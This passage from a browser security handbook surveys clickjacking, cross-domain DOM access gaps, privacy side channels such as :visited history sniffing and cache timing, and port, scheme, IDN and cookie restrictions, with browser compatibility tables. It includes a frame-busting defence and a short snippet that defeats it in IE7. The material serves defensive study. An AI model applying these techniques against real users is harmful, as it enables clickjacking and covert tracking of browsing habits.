relatively difficult to reliably anticipate the timing of single, casual clicks. Timing solicited clicks (e.g. in action games) is easier, but there is a prerequisite of having an interesting and broadly appealing game to begin with.

In all cases, the attack is challenging to carry out given the deficiencies and incompatibilities of CSS implementations, and the associated difficulty of determining the exact positioning for the targeted UI elements. That said, real-world exploitation is not infeasible. In two of the aforementioned attack scenarios, the fact that that the invisible container may follow mouse pointer on the page makes it somewhat easier to achieve this goal, too.

Also note that the same UI redress possibility applies to `<OBJECT>`, `<EMBED>`, and `<APPLET>` containers, although typically with fewer security implications, given the typical uses of these technologies.

A variant of the attack, relying on a clever manipulation of text field focus, may also be utilized to redirect keystrokes and attempt more complicated types of cross-site interaction.

Mouse-based UI redress attacks gained some prominence in 2008, after Jeremiah Grossman and Robert 'RSnake' Hansen coined the term *clickjacking* and presented the attack to the public. Discussions with browser vendors on possible mitigations are taking place (example), but no definitive solutions are to be expected in the short run. So far, the only freely available product that offers a reasonable degree of protection against the possibility is NoScript (with the recently introduced ClearClick extension). To a much lesser extent, on opt-in defense is available Microsoft Internet Explorer 8, Safari 4, and Chrome 2, through a `X-Frame-Options` header (reference), enabling pages to refuse being rendered in any frames at all (`DENY`), or in non-same-origin ones only (`SAMEORIGIN`).

On the flip side, only a single case of real-world exploitation is publicly known as of this writing.

In absence of browser-side fixes, there are no particularly reliable and non-intrusive ways for applications to prevent attacks; one possibility is to include JavaScript to detect having the page rendered within a cross-domain `<IFRAME>`, and try to break out of it, e.g.:

```
try {
  if (top.location.hostname != self.location.hostname) throw 1;
} catch (e) {
  top.location.href = self.location.href;
}
```

It should be noted that there is no strict guarantee that the update of `top.location` would always work, particularly if dummy setters are defined, or if there are collaborating, attacker-controlled `<IFRAME>` containers performing conflicting location updates through various mechanisms. A more drastic solution would be to also overwrite or hide the current document pending page transition, or to perform `onclick` checks on all UI actions, and deny them from within frames. All of these mechanisms also fail if the user has JavaScript disabled globally, or for the attacked site.

Likewise, because of the features of JavaScript, the following is enough to prevent frame busting in Microsoft Internet Explorer 7:

```
<script>
var location = "clobber";
</script>
<iframe src="http://www.example.com/frame_busting_code.html"></iframe>
```

Joseph Schorr cleverly pointed out that this behavior may be worked around by creating an `<A HREF="..." TARGET="_top">` HTML tag, and then calling the `click()` on this element; on the other hand, flaws in SECURITY=RESTRICTED frames and the inherent behavior of browser XSS filters render even this variant of limited use; a comprehensive study of these vectors is given in this research paper.

Relevant tests:

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Is CSS `opacity` supported ("decoy underneath")?	YES	YES	YES	YES	YES	YES	YES	YES	YES
Are partly obstructed `IFRAME` containers clickable ("decoy on top")?	YES	YES	YES	YES	YES	YES	YES	YES	YES
Is cross-domain `scrollBy` scrolling permitted?	NO	NO	NO	NO	NO	NO	NO	NO	n/a
Is cross-domain anchor-based frame positioning permitted?	YES	YES	YES	YES	YES	YES	YES	YES	n/a
Is `X-Frame-Options` defense available?	NO	NO	YES	NO	YES	YES	NO	YES	n/a

Gaps in DOM access control

For compatibility or usability reasons, and sometimes out of simple oversight, certain DOM properties and methods may be invoked across domains without the usual same-origin check carried out elsewhere. These exceptions to DOM security rules include:

- **The ability to look up named third-party windows by their name:** by design, all documents have the ability to obtain handles of all standalone windows and `<IFRAME>` objects they spawn from within JavaScript. Special builtin objects also permit them to look up the handle of the document that embeds them as a sub-resource, if any (`top` and `parent`); and the document that spawned their window (`opener`).

  On top of this, however, many browsers permit arbitrary other named window to be looked up using `window.open('',<name>)`, regardless of any relation - or lack thereof - between the caller and the target of this operation. This poses a potential security problem (or at least may be an annoyance) when multiple sites are open simultaneously, one of them rogue: although most of user-created windows and tabs are not named, many script-opened windows, IFRAMEs, or "open in new window" link targets, have specific names.

Trivia: `window.name` property, set for top-level windows or `<IFRAME>` containers, is a convenient way to write and read back session-related tokens in absence of cookies. The information stored there is preserved across page transitions, until the window is closed or renamed.

- **The ability to navigate windows with known handles or names:** subject to certain browser-specific restrictions, browsers may also change the location of windows for which names or JavaScript handles may be obtained. Name-based location changes may be achieved through `window.open(<url>,<name>)` or - outside JavaScript - via `<A HREF="..." TARGET="...">` links (which, as discussed in previous section, in some browsers may be automatically clicked by scripts). Handle-based updates rely on accessing `<win>.location.*` or `document.URL` properties, calling `<win>.location.assign()` or `<win>.location.replace()`, invoking `<win>.history.*` methods, or employing `<win>.document.write`. For windows, the ability to use one of these methods is essentially unrestricted; for frames, it is subject to the descendant policy (DP): the origin of the caller must be the same as the navigated context, one the same with one of its ancestors within the same document window.
- **Assorted coding errors:** a number of other errors and omissions exists, some of which are even depended on to implement legitimate cross-domain communication channels. This category includes missing security checks on `window.opener`, `window.name`, or `window.on*` properties, the ability for parent frames to call functions in child's context, and so forth. DOM Checker is a tool designed to enumerate many of these exceptions and omissions.

  An important caveat of these mechanisms is that the missing checks might be just as easily used to establish much needed cross-domain communication channels, as they might be abused by third-party sites to inject rogue data into these streams.
- **window.postMessage API:** this new mechanism introduced in several browsers permits two willing windows who have each other's handles to exchange text-based messages across domains as an explicit feature. The receiving party must opt in by registering an appropriate event handler (via `window.addEventListener()`), and has the opportunity to examine `MessageEvent.origin` property to make rudimentary security decisions.

A survey of these exceptions is summarized below:

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Can `window.open()` look up unrelated windows?	YES	YES	NO	YES	YES	YES	NO	YES*	YES
Can `frames[]` look up unrelated windows?	NO	NO	NO	NO	NO	NO	NO	NO	NO
Can `<win>.frames[]` navigate third-party IFRAMEs?	YES	DP	DP	DP	DP	DP	DP	DP*	DP
Is `<win>.frames[]` iterator permitted?	YES	YES	YES	NO	NO	NO	(NO)	NO	NO
Can `window.open()` reposition unrelated windows?	YES	YES	NO	YES	YES	YES	NO	YES*	YES
Can `<win>.history.*` methods be called on unrelated windows?	NO	NO	(NO)	YES	YES	YES	NO	YES*	YES
Can `<win>.location.*` properties be set on unrelated windows?	YES	YES	(NO)	YES	YES	YES	NO	YES*	YES
Can `<win>.location.*` methods be called on unrelated windows?	YES	YES	(NO)	YES	YES	YES	NO	YES*	YES
Can `<win>.document.write()` be called on unrelated windows?	NO	NO	NO	YES	NO	NO	NO	NO	NO
Can `TARGET=` links reposition unrelated windows?	YES	YES	NO	YES	YES	YES	YES	YES*	YES
Is setting `window.on*` properties possible across domains?	YES (?)	YES (?)	YES (?)	NO	NO	NO	NO	NO	NO
Is setting `window.opener` possible across domains?	YES	YES	NO	NO	NO	NO	NO	NO	NO
Is setting `window.name` possible across domains?	YES	YES	NO	NO	NO	NO	NO	NO	NO
Is calling `frameElements` methods possible across domains?	NO	NO	NO	YES	NO	NO	NO	NO	NO
Can top-level documents navigate subframes of third-party frames?	YES	YES	NO	YES	YES	YES	NO	YES	YES
Is `postMessage` API supported?	NO	NO	YES	NO	YES	YES	YES	YES	YES

* In Chrome, this succeeds only if both tabs share a common renderer process, which limits the scope of possible attacks.

Privacy-related side channels

As a consequence of cross-domain security controls being largely an afterthought, there is no strong compartmentalization and separation of browser-managed resource loading, cache, and metadata management for unrelated, previously visited sites - nor any specific protections that would prevent one site from exploiting these mechanisms to unilaterally and covertly collect fairly detailed information about user's general browsing habits.

Naturally, when the ability for `www.example-bank.com` to find out that their current visitor also frequents `www.example-casino.com` is not mitigated effectively, such a design runs afoul of user's expectations and may be a nuisance. Unfortunately, there is no good method to limit these risks without severely breaking backward compatibility, however.

Aside from coding vulnerabilities such as cross-site script inclusion, some of the most important browsing habit disclosure scenarios include:

- **Reading back CSS `:visited` class on links:** cascading stylesheets support a number of pseudo-classes that may be used by authors to define conditional visual appearance of certain elements. For hyperlinks, these pseudo-classes include `:link` (appearance of an unvisited link), `:hover` (used while mouse hovers over a link), `:active` (used while link is selected), and `:visited` (used on previously visited links).

  Unfortunately, in conjunction with the previously described getComputedStyle and currentStyle APIs, which are designed to return current, composite CSS data for any given HTML element, this last pseudo-class allows any web site to examine which sites (or site sub-resources) of an arbitrarily large set were visited by the victim, and which were not: if the computed style of a link to `www.example.com` has `:visited` properties applied to it, there is a match.

  Trivia: even in absence of these APIs, or with JavaScript disabled, somewhat less efficient purely CSS-based enumeration is possible by referencing a unique server-side image via target-specific `:visited` descriptors (more), or detecting document layout changes in other ways.

- **Full-body CSS theft:** as indicated in earlier sections, CSS parsers are generally very strict - but they fail softly: in case of any syntax errors, they do not give up, but rather attempt to locate the next valid declaration and resume parsing from there (this behavior is notably different from JavaScript, which uses a more relaxed parser, but gives up on the first syntax error). This particular well-intentioned property permits a rogue third-party site to include any HTML page, such as `mbox.example-webmail.com`, as a faux stylesheet - and have the parser extract CSS definitions embedded on this page between `<STYLE>` and `</STYLE>` tags only, silently ignoring all the HTML in between.

  Since many sites use very different inline stylesheets for logged in users and for guests, and quite a few services permit further page customizations to suit users' individual tastes - accessing the `getComputedStyle` or `currentStyle` after such an operation enables the attacker to make helpful observations about victim's habits on targeted sites. A particularly striking example of this behavior is given by Chris Evans in this post.

- **Resource inclusion probes with `onload` and `onerror` checks:** many of the sub-resource loading tags, such as `<IMG>`, `<SCRIPT>`, `<IFRAME>`, `<OBJECT>`, `<EMBED>`, or `<APPLET>`, will invoke `onload` or `onerror` handlers (if defined) to communicate the outcome of an attempt to load the requested URL.

  Since it is a common practice for various sub-resources on complex web sites to become accessible only if the user is authenticated (returning HTTP 3xx or 4xx codes otherwise), the attacker may carry out rogue attempts to load assorted third-party URLs from within his page, and determine whether the victim is authenticated with cookies on any of the targeted sites.

- **Image size fingerprinting:** a close relative of `onload` and `onerror` probing is the practice of querying `Image.height`, `Image.width`, `getComputedStyle` or `currentStyle` APIs on `<IMG>` containers with no dimensions specified by the page they appear on. A successful load of an authentication-requiring image would result in computed dimensions different from these used for a "broken image" stub.

- **Document structure traversal:** most browsers permit pages to look up third-party named windows or `<IFRAME>` containers across domains. This has two important consequences in the context of user fingerprinting: one is that may be is possible to identify whether certain applications are open at the same time in other windows; the other is that by loading third-party applications in an `<IFRAME>` and trying to look up their sub-frames, if used, often allows the attacker to determine if the user is logged in with a particular site.

  On top of that, some browsers also leak information across domains by throwing different errors if a property referenced across domains is not found, and different if found, but permission is denied. One such example is the `delete <win>.program_variable` operator.

- **Cache timing:** many resources cached locally by the browser may, when requested, load in a couple milliseconds - whereas fetching them from the server may take a longer while. By timing `onload` events on elements such as `<IMG>` or `<IFRAME>` with carefully chosen target URLs, a rogue page may tell if the requested resource, belonging to a probed site, is already cached - which would indicate prior visits - or not.

  The probe works only once, as the resources probed this way would be cached for a while as a direct result of testing; but premature retesting could be avoided in a number of ways.

- **General resource timing:** in many web applications, certain pages may take substantially more time to load when the user is logged in, compared to a non-authenticated state; the initial view of a mailbox in a web mail system is usually a very good example. Chris Evans explores this in more detail in his blog post.

- **Pseudo-random number generator probing:** a research paper by Amit Klein explores the idea of reconstructing the state of non-crypto-safe pseudo-random number generators used globally in browsers for purposes such as implementing JavaScript `Math.random()`, or generating `multipart/form-data` MIME boundaries, to uniquely identify users and possibly check for certain events across domains.

  Since, similarly to libc `rand()`, `Math.random()` is not guaranteed or expected to offer any security, it is important to remember that the output of this PRNG may be predicted or affected in a number of ways, and should never be depended on for security purposes.

Assorted tests related to the aforementioned side channels:

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Is detection of `:visited` styles possible?	YES	YES	YES	YES	NO	NO	NO	NO	NO

Can image sizes be read back via CSS?	NO	NO	NO	YES	YES	YES	NO	YES	YES
Can image sizes be read back via `Image` object?	YES	YES	YES	YES	YES	YES	YES	YES	YES
Does CSS parser accept HTML documents as stylesheets?	YES	YES	YES	YES	YES	NO	YES	NO	YES
Does `onerror` fire on all common HTTP errors?	YES	YES	YES	YES	YES	YES	YES	YES	YES
Is `delete <win>.var` probe possible?	NO	NO	NO	YES	YES	NO	NO	NO	NO

Note: Chris Evans and Billy Rios explore many of these vectors in greater detail in their 2008 presentation, "Cross-Domain Leakiness".

Various network-related restrictions

On top of the odd mix of same-origin security policies and one-off exceptions to these rules, there is a set of very specific and narrow connection-related security rules implemented in browsers through the years to address various security flaws. This section provides an overview of these limitations.

Local network / remote network divide

The evolution of network security in the recent year resulted in an interesting phenomenon: many home and corporate networks now have very robust external perimeter defenses, filtering most of the incoming traffic in accordance with strict and well-audited access rules. On the flip side, the same networks still generally afford only weak and permissive security controls from within, so any local workstation may deal a considerable amount of damage.

Unfortunately for this model, browsers permit attacker-controlled JavaScript or HTML to breach this boundary and take various constrained but still potentially dangerous actions from the network perspective of a local node. Because of this, it seems appropriate to further restrict the ability for such content to interact with any resources not meant to be visible to the outside world. In fact, not doing so already resulted in some otherwise avoidable and scary real-world attacks.

That said, it is not trivial to determine what constitutes a protected asset on an internal network, and what is meant to be visible from the Internet. There are several proposed methods of approximating this set, however; possibilities include blocking access to:

- Sites resolving to RFC 1918 address spaces reserved for private use - as these are not intended to be routed publicly, and hence would never point to any meaningful resource on the Internet.
- Sites not referenced through fully-qualified domain names - as addresses such as `http://intranet/` have no specific, fixed meaning to general public, but are extensively used on corporate networks.
- Address and domain name patterns detected by other heuristics, such as IP ranges local to machine's network interfaces, DNS suffixes defined on proxy configuration exception lists, and so forth.

Because none of these methods is entirely bullet-proof or problem-free, as of now, a vast majority of browsers implement no default protection against Internet → intranet fenceposts - although such mechanisms are being planned, tested, or offered optionally in response to previously demonstrated attacks. For example, Microsoft Internet Explorer 7 has a *"Websites in less privileged web content zone can navigate into this zone"* setting that, if unchecked for *"Local intranet"*, would deny external sites access to a configurable subset of pages. The restriction is disabled by default, however.

Relevant tests:

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Is direct navigation to RFC 1918 IPs possible?	YES	YES	YES	YES	YES	YES	YES	YES	YES
Is navigation to non-qualified host names possible?	YES	YES	YES	YES	YES	YES	YES	YES	YES
Is navigation to names that resolve to RFC 1918 ranges possible?	YES	YES	YES	YES	YES	YES	YES	YES	YES

Port access restrictions

As noted in earlier sections, URL structure technically permits an arbitrary, non-standard TCP port to be specified for any request. Unfortunately, this permitted attackers to trick browsers into meaningfully interacting with network services that do not really understand HTTP (particularly by abusing `ENCTYPE="text/plain"` forms, as explained here); these services would misinterpret the data submitted by the browser and could perform undesirable operations, such as accepting and routing SMTP traffic. Just as likely, said services could produce responses that would be in turn misunderstood to the browser, and trigger browser-side security flaws. A particularly interesting example of the latter problem - dubbed *same-site scripting* - is discussed by Tavis Ormandy in this BUGTRAQ post; another is the tendency for browsers to interpret completely non-HTTP responses as HTTP/0.9, covered here.

Because of this, a rather arbitrary subset of ports belonging to common (and not so common) network services is in modern days blocked for HTTP and some other protocols in most browsers on the market:

Browser	Blocked ports
MSIE6, MSIE7	19 (chargen), 21 (ftp), 25 (smtp), 110 (pop3), 119 (nntp), 143 (imap2)

MSIE8	19 (chargen), 21 (ftp), 25 (smtp), 110 (pop3), 119 (nntp), 143 (imap2), 220 (imap3), 993 (ssl imap3)
Firefox, Safari, Opera, Chrome, Android	1 (tcpmux), 7 (echo), 9 (discard), 11 (systat), 13 (daytime), 15 (netstat), 17 (qotd), 19 (chargen), 20 (ftp-data),21 (ftp), 22 (ssh), 23 (telnet), 25 (smtp), 37 (time), 42 (name), 43 (nicname), 53 (domain), 77 (priv-rjs), 79 (finger), 87 (ttylink), 95 (supdup), 101 (hostriame), 102 (iso-tsap), 103 (gppitnp), 104 (acr-nema), 109 (pop2), 110 (pop3), 111 (sunrpc), 113 (auth), 115 (sftp), 117 (uccp-path), 119 (nntp), 123 (ntp), 135 (loc-srv), 139 (netbios), 143 (imap2), 179 (bgp), 389 (ldap), 465 (ssl smtp), 512 (exec), 513 (login), 514 (shell), 515 (printer), 526 (tempo), 530 (courier), 531 (chat), 532 (netnews), 540 (uucp), 556 (remotefs), 563 (ssl nntp), 587 (smtp submission), 601 (syslog), 636 (ssl ldap), 993 (ssl imap), 995 (ssl pop3), 2049 (nfs), 4045 (lockd), 6000 (X11)

There usually are various protocol-specific exceptions to these rules: for example, `ftp://` URLs are obviously permitted to access port 21, and `nntp://` may reference port 119. A detailed discussion of these exceptions in the prevailing Mozilla implementation is available here.

URL scheme access rules

The section on URL schemes notes that for certain URL types, browsers implement additional restrictions on what pages may use them and when. Whereas the rationale for doing so for special and dangerous schemes such as `res:` or `view-cache:` is rather obvious, the reasons for restricting two other protocols - most notably `file:` and `javascript:` - are more nuanced.

In the case of `file:`, web sites are generally prevented from navigating to local resources at all. The three explanations given for this decision are as follows:

- Many browsers and browser plugins keep their temporary files and cache data in predictable locations on the disk. The attacker could first plant a HTML file in one these spots during normal browsing activities, and then attempt to open it by invoking a carefully crafted `file:///` URL. As noted earlier, many implementations of same-origin policies are eager to bestow special privileges on local HTML documents (more), and so this led to frequent trouble.
- Users were uncomfortable with random, untrusted sites opening local, sensitive files, directories, or applications within `<IFRAME>` containers, even if the web page embedding them technically had no way to read back the data - a property that a casual user could not verify.
- Lastly, tags such as `<SCRIPT>` or `<LINK REL="stylesheet" HREF="...">` could be used to read back certain constrained formats of local files from the disk, and access the data from within cross-domain scripts. Although no particularly useful and universal attacks of this type were demonstrated, this posed a potential risk.

Browser behavior when handling `file:` URLs in Internet content is summed up in the following table:

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Are `<IMG>` `file:` targets allowed to load?	YES	YES	YES	NO	NO	NO	NO	NO	n/a
Are `<SCRIPT>` `file:` targets allowed to load?	YES	YES	YES	NO	NO	NO	NO	NO	n/a
Are `<IFRAME>` `file:` targets allowed to load?	YES	YES	YES	NO	NO	NO	NO	NO	n/a
Are `<EMBED>` `file:` targets allowed to load?	NO	NO	NO	NO	NO	NO	NO	NO	n/a
Are `<APPLET>` `file:` targets allowed to load?	YES	YES	YES	NO	NO	YES	NO	YES	n/a
Are stylesheet `file:` targets allowed to load?	YES	YES	YES	NO	NO	NO	NO	NO	n/a

NOTE: For Microsoft Internet Explorer, the exact behavior for `file:` references is controlled by the "Websites in less privileged web content zone can navigate into this zone" setting for "My computer" zone.

The restrictions applied to `javascript:` are less drastic, and have a different justification. In the past, many HTML sanitizers implemented by various web applications could be easily circumvented by employing seemingly harmless tags such as `<IMG>`, but pointing their `SRC=` parameters to JavaScript pseudo-URLs, instead of HTTP resources - leading to HTML injection and cross-site scripting. To make the life of web developers easier, a majority of browser vendors locked down many of the scenarios where a legitimate use of `javascript:` would be, in their opinion, unlikely:

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Are `<IMG>` `javascript:` targets allowed to run?	YES	NO	NO	NO	NO	NO	YES	NO	NO
Are `<SCRIPT>` `javascript:` targets allowed to run?	YES	NO	NO	NO	NO	NO	YES	NO	NO
Are `<IFRAME>` `javascript:` targets allowed to run?	YES	YES	YES	YES	YES	YES	YES	YES	YES
Are `<EMBED>` `javascript:` targets allowed to run?	NO	NO	NO	NO	YES	NO	YES	NO	n/a
Are `<APPLET>` `javascript:` targets allowed to run?	NO	NO	NO	NO	YES	NO	NO	NO	n/a
Are stylesheet `javascript:` targets allowed to run?	YES	NO	NO	NO	NO	NO	YES	NO	NO

Redirection restrictions

Similar to the checks placed on `javascript:` URLs in some HTML tags, HTTP `Location` and HTML `<META HTTP-EQUIV="Refresh" ...>`

redirects carry certain additional security restrictions on pseudo-protocols such as `javascript:` or `data:` in most browsers. The reason for this is that it is not clear what security context should be associated with such target URLs. Sites that operate simple open redirectors for the purpose of recording click counts or providing interstitial warnings could fall prey to cross-site scripting attacks more easily if redirects to `javascript:` and other schemes that inherit their execution context from the calling content were permitted.

A survey of current implementations is documented below:

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Is `Location` redirection to `file:` permitted?	NO	NO	NO	NO	NO	NO	NO	NO	n/a
Is `Location` redirection to `javascript:` permitted?	NO	NO	NO	NO	NO	NO	NO	NO	NO
Is `Location` redirection to `data:` permitted?	n/a	n/a	n/a	NO	YES	YES	YES	NO	NO
Is `Refresh` redirection to `file:` permitted?	NO	NO	NO	NO	NO	NO	NO	NO	n/a
Is `Refresh` redirection to `javascript:` permitted?	NO	NO	NO	YES	NO	partly	YES	YES	NO
Is `Refresh` redirection to `data:` permitted?	n/a	n/a	n/a	YES	YES	YES	YES	YES	NO
Same-origin XMLHttpRequest redirection permitted?	YES	YES	YES	YES	YES	YES	YES	YES	NO

Redirection may also fail in a browser-specific manner on some other types of special requests, such as `/favicon.ico` lookups or `XMLHttpRequest`.

International Domain Name checks

The section on international domain names noted that certain additional security restrictions are also imposed on what characters may be used in IDN host names. The reason for these security measures stems from the realization that many Unicode characters are homoglyphs - that is, they look very much like other, different characters from the Unicode alphabet. For example, the following table shows several Cyrillic characters and their Latin counterparts with completely different UTF-8 codes:

Latin	a	c	e	i	j	o	p	s	x	y
Cyrillic	а	с	е	і	ј	о	р	ѕ	х	у

Because of this, with unconstrained IDN support in effect, attacker could easily register www.example.com (Cyrillic character shown in red), and trick his victims into believing they are on the real and original www.example.com site (all Latin). Although "weak" homograph attacks were known before - e.g., www.example.com and www.examp1e.com or www.exarnple.com may look very similar in many typefaces - IDN permitted a wholly new level of domain system abuse.

For a short while, until the first reports pointing out the weakness came in, the registrars apparently assumed that browsers would be capable of detecting such attacks - and browser vendors assumed that it is the job of registrars to properly screen registrations. Even today, there is no particularly good solution to IDN homoglyph attacks available at this time. In general, browsers tend to implement one of the following strategies:

- Not doing anything about the problem, and just displaying Unicode IDN as-is.
- Reverting to Punycode notation when characters in a script not matching user's language settings appear in URLs. This practice is followed by Microsoft Internet Explorer (vendor information), Safari (vendor information), and Chrome. The approach is not bulletproof - as users with certain non-Latin scripts configured may be still easily duped - and tends to cause problems in legitimate uses.
- Reverting to Punycode on all domains with the exception of a whitelisted set, where the registrars are believed to be implementing robust anti-phishing measures. The practice is followed by Firefox (more details). Additionally, as a protection against IDN characters that have no legitimate use in domain names in any script (e.g., www.example-bank.com⁄evil.fuzzy-bunnies.ch), a short blacklist of characters is also incorporated into the browser - although the mechanism is far from being perfect. Opera takes a similar route (details), and ships with a broader set of whitelisted domains. A general problem with this approach is that it is very difficult to accurately and exhaustively assess actual implementations of phishing countermeasures implemented by hundreds of registrars, or the appearance of various potentially evil characters in hundreds of typefaces - and then keep the list up to date; another major issue is that with Firefox implementation, it rules out any use of IDN in TLDs such as .com.
- Displaying Punycode at all times. This option ensures the purity of traditional all-Latin domain names. On the flip side, the approach penalizes users who interact with legitimate IDN sites on a daily basis, as they have to accurately differentiate between non-human-readable host name strings to spot phishing attempts against said sites.

Experimental solutions to the problem that could potentially offer better security, including color-coding IDN characters in domain names, or employing homoglyph-aware domain name cache to minimize the risk of spoofing against any sites the user regularly visits, were discussed previously, but none of them gained widespread support.

Simultaneous connection limits

For performance reasons, most browsers regularly issue requests simultaneously, by opening multiple TCP connections. To prevent overloading servers with excessive traffic, and to minimize the risk of abuse, the number of connections to the same target is usually capped. The following table captures these limits, as well as default read timeouts for network resources:

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Maximum number of same-origin connections	4	4	6	2	6	4	4	6	4
Network read timeout	5 min	5 min	2 min	5 min	10 min	1 min	5 min	5 min	2 min

Third-party cookie rules

Another interesting security control built on top of the existing mechanisms is the concept of restricting third-party cookies. For the privacy reasons noted earlier, there appeared to be a demand for a seemingly simple improvement: restricting the ability for any domain other than the top-level one displayed in the URL bar, to set cookies while a page is being visited. This was to prevent third-party content (advertisements, etc) included via `<IMG>`, `<IFRAME>`, `<SCRIPT>`, and similar tags, from setting tracking cookies that could identify the user across unrelated sites relying on the same ad technology.

A setting to disable third-party cookies is available in many browsers, and in several of them, the option is enabled by default. Microsoft Internet Explorer is a particularly interesting case: it rejects third-party cookies with the default "automatic" setting, and refuses to send existing, persistent ones to third-party content ("leashing"), but permits sites to override this behavior by declaring a proper, user-friendly intent through compact P3P privacy policy headers (a mechanism discussed in more detail here and here). If a site specifies a privacy policy and the policy implies that personally identifiable information is not collected (e.g., `P3P: CP=NOI NID NOR`), with default security settings, session cookies are permitted to go through regardless of third-party cookie security settings.

The purpose of this design is to force legitimate businesses to make a (hopefully) binding legal statement through this mechanism, so that violations could be prosecuted. Sadly, the approach has the unfortunate property of being a legislative solution to a technical problem, bestowing potential liability at site owners who often simply copy-and-paste `P3P` header examples from the web without understanding their intended meaning; the mechanism also does nothing to stop shady web sites from making arbitrary claims in these HTTP headers and betting on the mechanism never being tested in court - or even simply disavowing any responsibility for untrue, self-contradictory, or nonsensical P3P policies.

The question of what constitues "first-party" domains introduces a yet another, incompatible same-origin check, called minimal domains. The idea is that `www1.eu.example.com` and `www2.us.example.com` should be considered first-party, which is not true for all the remaining same-origin logic in other places. Unfortunately, these implementations are generally even more buggy than cookies for country-code TLDs: for example, in Safari, `test1.example.cc` and `test2.example.cc` are *not* the same minimal domain, while in Internet Explorer, `domain1.waw.pl` and `domain2.waw.pl` are.

Although any third-party cookie restrictions are not a sufficient method to prevent cross-domain user tracking, they prove to be rather efficient in disrupting or impacting the security of some legitimate web site features, most notably certain web gadgets and authentication mechanisms.

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Are restrictions on third-party cookies on in default config?	YES	YES	YES	NO	NO	YES	NO	NO	NO
Option to change third-party cookie handling?	YES	YES	YES	NO	YES	YES	persistent only	YES	NO
Is P3P policy override supported?	YES	YES	YES	n/a	NO	NO	n/a	NO	n/a
Does interaction with the IFRAME override cookie blocking?	NO	NO	NO	n/a	NO	YES*	n/a	NO	n/a
Are third-party cookies permitted within same domain?	YES	YES	YES	n/a	YES	YES	n/a	YES	n/a
Behavior of minimal domains in ccTLDs (3 tests)	1/3 FAIL	1/3 FAIL	3/3 PASS	n/a	3/3 PASS	1/3 FAIL	n/a	3/3 PASS	n/a

* This includes script-initiated form submissions.

Content handling mechanisms

The task of detecting and handling various file types and encoding schemes is one of the most hairy and broken mechanisms in modern web browsers. This situation stems from the fact that for a longer while, virtually all browser vendors were trying to both ensure backward compatibility with `HTTP/0.9` servers (the protocol included absolutely no metadata describing any of the content returned to clients), and compensate for incorrectly configured `HTTP/1.x` servers that would return HTML documents with nonsensical `Content-Type` values, or unspecified character sets. In fact, having as many content detection hacks as possible would be perceived as a competitive advantage: the user would not care whose fault it was, if `example.com` rendered correctly in Internet Explorer, but not open in Netscape browser - Internet Explorer would be the winner.

As a result, each browser accumulated a unique and very poorly documented set of obscure content sniffing quirks that - because of no pressure on site owners to correct the underlying configuration errors - are now required to keep compatibility with existing content, or at least appear to be risky to remove or tamper with.

Unfortunately, all these design decisions preceded the arrival of complex and sensitive web applications that would host user content - be it baby photos or videos, rich documents, source code files, or even binary blobs of unknown structure (mail attachments). Because of the limitations of same-origin policies, these very applications would critically depend on having the ability to reliably and accurately instruct the browser on how to handle such data, without ever being second-guessed and having what meant to be an image rendered as HTML - and no mechanism to ensure this would be available.

This section includes a quick survey of key file handling properties and implementation differences seen on the market today.

Survey of content sniffing behaviors

The first and only method for web servers to clearly indicate the purpose of a particular hosted resource is through the `Content-Type` response header. This header should contain a standard MIME specification of document type - such as `image/jpeg` or `text/html` - along with some optional information, such as the character set. In theory, this is a simple and bullet-proof mechanism. In practice, not very much so.

The first problem is that - as noted on several occasions already - when loading many types of sub-resources, most notably for `<OBJECT>`, `<EMBED>`, `<APPLET>`, `<SCRIPT>`, `<IMG>`, `<LINK REL="...">`, or `<BGSOUND>` tags, as well as when requesting some plugin-specific, security-relevant data, the recipient would flat out ignore any values in `Content-Type` and `Content-Disposition` headers (or, amusingly, even HTTP status codes). Instead, the mechanism typically employed to interpret the data is as follows:

- General class of the loaded sub-resource is derived from tag type. For example, `<IMG>` narrows the options down to a handful of internally supported image formats; and `<EMBED>` permits only non-native plugins to be invoked. Depending on tag type, a different code path is typically taken, and so it is impossible for `<IMG>` to load a Flash game, or `<EMBED>` to display a JPEG image.
- The exact type of the resource is then decided based on MIME type hints provided in the markup, if supported in this particular case. For example, `<EMBED>` permits a `TYPE=` parameter to be specified to identify the exact plugin to which the data should be routed. Some tags, such as `<IMG>`, offer no provisions to provide any hints as to the exact image format used, however.
- Any remaining ambiguity is then resolved in an implementation- and case-specific manner. For example, if `TYPE=` parameter is missing on `<EMBED>`, server-returned `Content-Type` may be finally examined and compared with the types registered by known plugins. On the other hand, on `<IMG>`, the distinction between JPEG and GIF would be made solely by inspecting the returned payload, rather than interpreting HTTP headers.

This mechanism makes it impossible for any server to opt out from having its responses passed to a variety of unexpected client-side interpreters, if any third-party page decides to do so. In many cases, misrouting the data in this manner is harmless - for example, while it is possible to construct a quasi-valid HTML document that also passes off as an image, and then load it via `<IMG>` tag, there is little or no security risk in allowing such a behavior. Some specific scenarios pose a major hazard, however: one such example is the infamous GIFAR flaw, where well-formed, user-supplied images could be also interpreted as Java code, and executed in the security context of the serving party.

The other problem is that although `Content-Type` is generally honored for any top-level content displayed in browser windows or within `<IFRAME>` tags, browsers are prone to second-guessing the intent of a serving party, based on factors that could be easily triggered by the attacker. Whenever any user-controlled file that never meant to be interpreted as HTML is nevertheless displayed this way, an obvious security risk arises: any JavaScript embedded therein would execute in the security context of the hosting domain.

The exact logic implemented here is usually contrived and as poorly documented - but based on our current knowledge, could be generalized as:

- If HTTP `Content-Type` header (or other origin-provided MIME type information) is available **and** parses cleanly, it is used as a starting point for further analysis. The syntax for `Content-Type` values is only vaguely outlined in RFC 2045, but generally the value should match a regex of `"[a-z0-9\-]+/[a-z0-9\-]+"` to work properly.

  Note that protocols such as `javascript:`, `file://`, or `ftp://` do not carry any associated MIME type information, and hence will not satisfy this requirement. Among other things, this property causes the behavior of downloaded files to be potentially very different from that of the same files served over HTTP.
